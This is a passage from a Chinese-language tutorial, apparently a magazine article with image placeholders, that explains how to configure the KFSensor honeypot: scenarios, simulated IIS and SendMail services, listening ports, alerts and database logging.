


图 2

菜单栏第3项是Scenario，下面一共有6项，分别是：转换Scenario、编辑Scenario、编辑激活Scenarios、编辑激活规则、编辑激活Proxy规则和编辑简单服务。在Edit Scenarios中，可以修改Scenarios的名称、IP地址以及更多的设置（图3）。




图 3

双击“IIS”，我们可以把IIS的80端口的Listen状态改成False或者True，相当方便。我们也可以选择“Change All”来改变所有可以改变的项目（图4）。




图 4

同时还可以选择绑定的地址，之后点击后面的“Change”，也可以一次设置端口监听模式是否是Active，可以设置这个事件的严重级别。当然也可以添加一个监听的端口（图5），比如添加针对冰河的7626端口。

Edit Active Scenario、Edit Active Rules和Edit Active Proxy Rules和上面的过程差不多，就不多说了，要不该有“进行半重复性写作，浪费读者时间并骗取老编稿费”的嫌疑了。




图 5

在Edit Sim Servers里面，我们可以看到设置服务的名称、类型、端口和描述（图6）。




图 6

我们看一下最熟悉的IIS（图7），可以设置的项目很多，设置也简单，但是功能却绝对强大；甚至可以在这里面设置IIS的路径、定义IIS首页文件名！

再看一下Linux的SendMail（图8），怎么样，功能绝对强大吧？想想，如果把图8 里面的Banner修改成“Qmail”，那么骇客会不会感到极度郁闷？




图 7

在Settings里面，我们可以设置一些关于KFSensor的东西，比如拒绝服务攻击、Email报警等。无非填写几个数字、设置一下级别、填写一下地址，让人充分体验到了“强大易用”的理念。如果你的检测要求比较高，甚




图 8

至可以设置把日志写入到SQL数据库中，当然前提是你必须安装SQL Server或者MySQL。

应用实例

上面罗罗嗦嗦的说了这么多基础性的东西，下面我们就来实际应用一下KFSensor，相信你一定会为他强大的功能所叹服（其实游侠也同样为其831.13欧元或990.00美元的售价叹服——比Windows还贵哦）。

配置好KFSensor之后，打开Active Ports查看一下本机的活动端口，如果是图9所示的样子，就证明KFSensor开始工作了：

